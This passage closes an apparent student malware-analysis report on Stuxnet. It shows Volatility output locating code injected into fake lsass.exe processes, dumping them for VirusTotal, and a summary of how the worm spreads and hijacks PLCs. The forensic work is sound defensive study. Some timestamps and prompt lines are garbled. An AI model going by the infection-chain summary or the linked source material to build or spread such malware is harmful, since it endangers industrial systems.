.... 0x894fa148:svchost.exe                          1176    696     15    196 2009-04-16 22:19:06 UTC+0000
.... 0x894d3ae8:VGAuthService.e                       772    696      2     60 2009-04-16 22:19:16 UTC+0000
.... 0x8a07dbc0:lsass.exe                            2208    696      2     23 2009-04-16 22:44:06 UTC+0000
.... 0x894d4020:spoolsv.exe                          1584    696     11    107 2009-04-16 22:19:07 UTC+0000
.... 0x8a0e2d38:svchost.exe                           960    696     12    305 2009-04-16 22:19:05 UTC+0000
.... 0x894cbb60:S7TraceServiceX                       480    696      4     69 2009-04-16 22:19:13 UTC+0000
.... 0x8950e490:svchost.exe                          1112    696      5     79 2009-04-16 22:19:05 UTC+0000
.... 0x89c4f550:vmacthlp.exe                          864    696      1     25 2009-04-16 22:19:05 UTC+0000
.... 0x89cc8020:svchost.exe                           876    696     17    196 2009-04-16 22:19:05 UTC+0000
..... 0x89459020:wmiprvse.exe                        1304    876     13    253 2024-04-16 22:19:18 UTC+0000
.... 0x8a10e368:almsrvx.exe                           248    696     11    166 2009-04-16 22:19:13 UTC+0000
.... 0x8a0853d8:lsass.exe                            3320    696      2     23 2009-04-16 22:44:05 UTC+0000
... 0x89c3ea78:lsass.exe                              708    652     26    363 2009-04-16 22:19:05 UTC+0000
.. 0x89f79020:csrss.exe                               628    372     12    426 2009-04-16 22:19:04 UTC+0000
 0x8a10dc10:explorer.exe                             1468   1448     18    594 2009-04-16 22:19:06 UTC+0000
. 0x8a1143c0:Procmon.exe                             1204   1468     11    169 2009-04-16 22:22:46 UTC+0000
. 0x89e1c240:procexp.exe                             3148   1468      6    194 2024-04-16 22:20:54 UTC+0000
. 0x8a03a998:vmtoolsd.exe                             488   1468      6    147 2024-04-16 22:19:21 UTC+0000
. 0x893b75e8:rundll32.exe                            3588   1468      2     58 2009-04-16 22:42:04 UTC+0000
 0x894186e8:lsass.exe                                 200   3196      0 ------ 2009-04-16 22:43:17 UTC+0000
 0x893b5020:lsass.exe                                1984    336      0 ------ 2009-04-16 22:43:38 UTC+0000
```

We discovered multiple instances of lsass.exe, or Local Security Authority Subsystem Service, a Windows service which is often used to disguise malware. After further investigation we found irregularities with the process IDs: 3320, 2208.

```
**********************************************************************
lsass.exe pid:    200
**********************************************************************
lsass.exe pid:   1984
**********************************************************************
lsass.exe pid:   3320
Command line : "C:\WINDOWS\\system32\\lsass.exe"
**********************************************************************
lsass.exe pid:   2208
Command line : "C:\WINDOWS\\system32\\lsass.exe"
```

After running the malfind utility, which finds hidden or injected code, on the PIDS we found only the last two contained hidden code.


```
**********************************************************************
lsass.exe pid:    200
**********************************************************************
lsass.exe pid:   1984
**********************************************************************
lsass.exe pid:   3320
Command line : "C:\WINDOWS\\system32\\lsass.exe"
**********************************************************************
lsass.exe pid:   2208
Command line : "C:\WINDOWS\\system32\\lsass.exe"
mcdougall@mcdougall-Precision-5820-Tower:~/Desktop$ volatility -f stuxnet.vmem --profile WinXPSP2x86 malfind -p 200
Volatility Foundation Volatility Framework 2.6.1
mcdougall@mcdougall-Precision-5820-Tower:~/Desktop$ volatility -f stuxnet.vmem --profile WinXPSP2x86 malfind -p 1984
Volatility Foundation Volatility Framework 2.6.1
mcdougall@mcdougall-Precision-5820-Tower:~/Desktop$ volatility -f stuxnet.vmem --profile WinXPSP2x86 malfind -p 3320
Volatility Foundation Volatility Framework 2.6.1
Process: lsass.exe Pid: 3320 Address: 0x80000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00080000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00080010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00080020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00080030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00   ................

0x00080000 4d              DEC EBP
0x00080001 5a              POP EDX
0x00080002 90              NOP
0x00080003 0003            ADD [EBX], AL
0x00080005 0000            ADD [EAX], AL
0x00080007 000400          ADD [EAX+EAX], AL
0x0008000a 0000            ADD [EAX], AL
0x0008000c ff              DB 0xff
0x0008000d ff00            INC DWORD [EAX]
0x0008000f 00b800000000    ADD [EAX+0x0], BH
0x00080015 0000            ADD [EAX], AL
0x00080017 004000          ADD [EAX+0x0], AL
0x0008001a 0000            ADD [EAX], AL
0x0008001c 0000            ADD [EAX], AL
0x0008001e 0000            ADD [EAX], AL
0x00080020 0000            ADD [EAX], AL
0x00080022 0000            ADD [EAX], AL
```

Something of note was that both these processes have simultaneous read and write permissions, something that is unusual in memory sections (Neeraj, 2023).

I then did a process dump on both of these processes.

```
dougall@mcdougall-Precision-5820-Tower:~/Desktop$ volatility -f stuxnet.vmem --profile WinXPSP2x86 procdump -p 3320 -D /home/mcdougall/Desktop
latility Foundation Volatility Framework 2.6.1
ocess(V) ImageBase  Name                 Result
-------- ---------- -------------------- ------
3a0853d8 0x01000000 lsass.exe            OK: executable.3320.exe
dougall@mcdougall-Precision-5820-Tower:~/Desktop$ volatility -f stuxnet.vmem --profile WinXPSP2x86 procdump -p 2208 -D /home/mcdougall/Desktop
latility Foundation Volatility Framework 2.6.1
ocess(V) ImageBase  Name                 Result
-------- ---------- -------------------- ------
3a07dbc0 0x01000000 lsass.exe            OK: executable.2208.exe
```

After running these processes through VirusTotal, I found these processes were also picked up as "duqu", which was a closely related malware that came after stuxnet.



Conclusion

Overall Stuxnet is an incredibly complex malware, and to analyze and explain every piece of code involved would be beyond the scope of this assignment. The infection begins once an infected USB is inserted into a system. The code then executes several checks before attempting to inject code into the system. Once the checks are passed, the code begins by using the “dropper” to execute multiple vulnerabilities, which allows the rootkit to install a signed driver with malicious malware. This allows Stuxnet to hijack the Step7 software and control the PLC code. The key components are the dropper and rootkit, which we analyzed the integral functions and mechanisms and how they interact together. We have detailed our lab setup, steps to infect our systems, our dynamic analysis using sysinternal tools and Step7, and our static analysis using IDApro and Volatility. Additionally, we detailed the infection vector including the vulnerabilities which allowed the malware to infect USBs that would then be capable of spreading the infection across an air gapped network.

Acknowledgements

We would like to express our deep gratitude towards William Martens for their invaluable contributions to this work and the reverse engineering community as a whole. They have graciously provided us with a decompiled sample of the Stuxnet malware, and the necessary Step 7 project directory needed to perform a complete and in-depth dynamic analysis of this malware. This work would not have been possible without their support and contributions.

References

Council on Foreign Relations. (2010, July). *Stuxnet*. Council on Foreign Relations. https://www.cfr.org/cyber-operations/stuxnet#:~:text=Stuxnet%20was%20the%20first%20publicly,value%20of%20a%20cyber%20weapon

Falliere, N., Murchu, L. O., & Chien, E. (2010, November). *W32.Stuxnet dossier*. Wired. https://www.wired.com/images_blogs/threatlevel/2010/11/w32_stuxnet_dossier.pdf

Focht, A. (2009, July 22). *SIMATIC STEP 7 Lite V3.0 incl. SP4*. Internet Archive. https://archive.org/details/simatic_step7_lite_v30_incl_sp4

Gregersen, E. (2024, April 8). *Stuxnet*. Encyclopædia Britannica. https://www.britannica.com/technology/Stuxnet

jiafeitechtips. (2012, September 28). *Windows XP SP2 Pro OEM*. Internet Archive. https://archive.org/details/windows-xp-sp2-oem-en

Martens, W. (2024, April 13). *Stuxnet-Source*. GitHub. https://github.com/loneicewolf/Stuxnet-Source

Microsoft. (2017, August 22). *Microsoft*. Win32/Stuxnet. https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Win32%2FStuxnet&threatId=

Neeraj. (2023, July 27). *Memory Analysis of Stuxnet with Volatility*. Medium. https://medium.com/@neerajcysec/memory-analysis-of-stuxnet-with-volatility-57369ca29b1c

Russinovich, M. (2019, June 27). *Analyzing a stuxnet infection with the sysinternals tools, part 1*. Windows Blog Archive. https://techcommunity.microsoft.com/t5/windows-blog-archive/analyzing-a-stuxnet-infection-with-the-sysinternals-tools-part-1/ba-p/724029

Shmatikov, V. (2014, Spring). Stuxnet. https://www.cs.utexas.edu/~shmat/courses/cs361s/stuxnet.pdf

Sysinternals. (2010, December 7). *Download SysInternals Tools*. Sysinternals. https://web.archive.org/web/20101207031756/http://download.sysinternals.com/Files/SysinternalsSuite.zip

Thabet, A. (2011, September 9). *Stuxnet Malware Analysis Paper*. CodeProject. https://www.codeproject.com/Articles/246545/Stuxnet-Malware-Analysis-Paper

Ubuntu. (2024). *Download Ubuntu Desktop*. Ubuntu Downloads. https://ubuntu.com/download/desktop

Uploader, O. F. (2022, January 22). *Windows XP Original (x86-x64) MSDN ISO Files - SP0-SP1-SP2-SP3 - (EN-DE-RU-TR*. Internet Archive. https://archive.org/details/windows-xp-all-sp-msdn-iso-files-en-de-ru-tr-x86-x64

uraninite. (2024, February 17). *Stuxnet*. GitHub. https://github.com/uraninite/stuxnet.git